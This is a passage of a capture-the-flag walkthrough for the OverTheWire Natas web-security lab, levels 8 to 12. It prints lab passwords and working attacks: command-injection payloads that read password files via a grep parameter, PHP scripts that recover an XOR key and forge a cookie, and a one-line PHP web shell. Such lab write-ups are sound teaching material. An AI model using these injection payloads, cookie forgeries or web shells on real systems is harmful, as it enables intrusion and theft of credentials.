
```
oubWYf2kBq
```

The secret code is **oubWYf2kBq.**

On entering the secret code the password for the level 9 is obtained.


natas8.natas.labs.overthewire
natas8.natas.labs.overthewire.org
NATAS8
Submit

Input secret: oubWYf2kBq



natas8.natas.labs.overthewire
natas8.natas.labs.overthewire.org
NATAS8
Submit

Access granted. The password for natas9 is W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl
Input secret:

The password for the natas level 9 is **W0mMhUcRRnG8dcghE4qvk3JA9lGt8nDl**


Natas Level 9 :

In this level the source code reveals that the the $key input is passed through the grep command to the file dictionary.txt.



```
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>
```


When we search with admin we get the following output :



Output:

```
administer
administered
administering
administers
administration
administration's
administrations
administrative
administrator
administrator's
administrators
badminton
badminton's
```

This indicates that we can pass(inject) code into the application to reveal the password for the next level. Thus entering ; cat /etc/natas_webpass/natas10 # reveals the password for the level 10.



```
natas9.natas.labs.overthewire.org/?needle=%3B+cat+%2Fetc%2Fnatas_webpass%2Fnatas10+%23&submit=Search
```

Find words containing: Search

Output:


```
nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu
```

View sourcecode


The password for natas 10 : **nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu**

Natas Level 10 :

This level is similar to the previous level. The source code shows that the $key is used similar to the natas 10. This level has an additional filter that prohibits the use of special characters ; | & , thus we cannot use the character ; used in the previous level. Hence searching for .* /etc/natas_webpass/natas11 # gives the password for the next level



```
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
?>
```


natas10.natas.labs.overthewire.org/?needle=.*+%2Fetc%2Fnatas_webpass%2Fnatas11+%23+&submit=Search

For security reasons, we now filter on certain characters

Find words containing: Search

Output:

```
.htaccess:AuthType Basic
.htaccess: AuthName "Authentication required"
.htaccess: AuthUserFile /var/www/natas/natas10//.htpasswd
.htaccess: require valid-user
.htpasswd:natas10:$1$XOXwo/z0$K/6kBzbw4cQ5exEWpW5OV0
/etc/natas_webpass/natas11:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
```

View sourcecode

Password for the natas level 11 is **U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK**


Natas Level 11 :

The source code shows that the it first checks if the cookie ‘data’ exists. If the cookie does not exist, the code will load the defaults ("showpassword"=>"no", "bgcolor"=>"#ffffff")

The method saveData takes the data input and
1) json_encodes the array
2) xor_encrypts the json data
3) base64_encodes the xor
The base64 encoded data is set to the cookie.


Reversing these steps helps solving this level. For this i got the cookie value using burp suite

ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D



Burp Suite Free Edition v1.7.24 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Pro
Intercept HTTP history WebSockets history Options
Request to http://natas11.natas.labs.overthewire.org:80 [176.9.9.172]
Forward Drop Intercept is on Action
Raw Params Headers Hex

```
GET /?bgcolor=%23ffffff HTTP/1.1
Host: natas11.natas.labs.overthewire.org
Authorization: Basic bmF0YXMxMTpVODJxNVRDT01ROXhlRm9JM2RZWDYxczdPWkQ5SktvSw==
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_12_6) AppleWebKit/537.36 (KHTML, like
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0
Referer: http://natas11.natas.labs.overthewire.org/
Accept-Language: en-US,en;q=0.8
Cookie: data=ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D
Connection: close
```

The below script was used to decode the cookie




```
<?php

function find_xor_key($decrypted, $encrypted) {
 $base64_decoded = base64_decode($encrypted);
 $json_encoded = json_encode($decrypted);

 $outText = '';

 for($i=0; $i < strlen($json_encoded); $i++) {
  $outText .= $json_encoded[$i] ^ $base64_decoded[$i % strlen($base64_decoded)];
 }

 return $outText;
}

$cookie = array("showpassword"=>"no", "bgcolor"=>"#ffffff");

$key = find_xor_key($cookie, "ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFx
FeaAw=") . "\n";

print "XOR Key: " . $key . "\n";

?>
"natas11.php" 22L, 512C
```



```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ php natas11.php
XOR Key: qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq

(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ 
```


So now I know that the XOR key is “qw8J”. It’s repeated over and over, because the string it’s encoding is longer than the key, so it gets repeated, otherwise it’d be XOR to nothing.

I then took this XOR key and tried to use it to encode a new cookie value, so that I could switch the “showpassword” value to “yes”. I wrote the following script to do so.




```
<?php

function custom_xor($key, $in) {
        $outText = '';
        for($i = 0; $i < strlen($in); $i++) {
                $outText .= $in[$i] ^ $key[$i % strlen($key)];
        }
        return $outText;
}

$cookie = array("showpassword"=>"yes", "bgcolor"=>"#ffffff");
$key = "qw8J";

print "New Cookie Value: " . base64_encode(custom_xor($key, json_encode($cookie)
)) . "\n";

?>
~
~
```

The new cookie value is :
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK



```
(myenv) Harinis-MacBook-Pro-4:~ harinirahul$ php natas11_1.php
New Cookie Value: ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
```

The cookie value is changed to the new value and page is refreshed to obtain the password to the level natas 12


natas11.natas.labs.overthewire.org/?bgcolor=%23000000

NATAS11

Cookies are protected with XOR encryption

The password for natas12 is EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3
Background color: #000000

Password for level 12 is **EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3**


Natas Level 12:

In this level , it appears that the page allows you to upload a file. The page source shows us that the PHP code has a function getRandomString which gets the random name for the file uploaded and function makeRandomPathFromFilename makes the extension for the uploaded file.

So I uploaded a php file webshell1.php which has the following code:


```
<?php
  system($_GET['cmd']);
?>
```

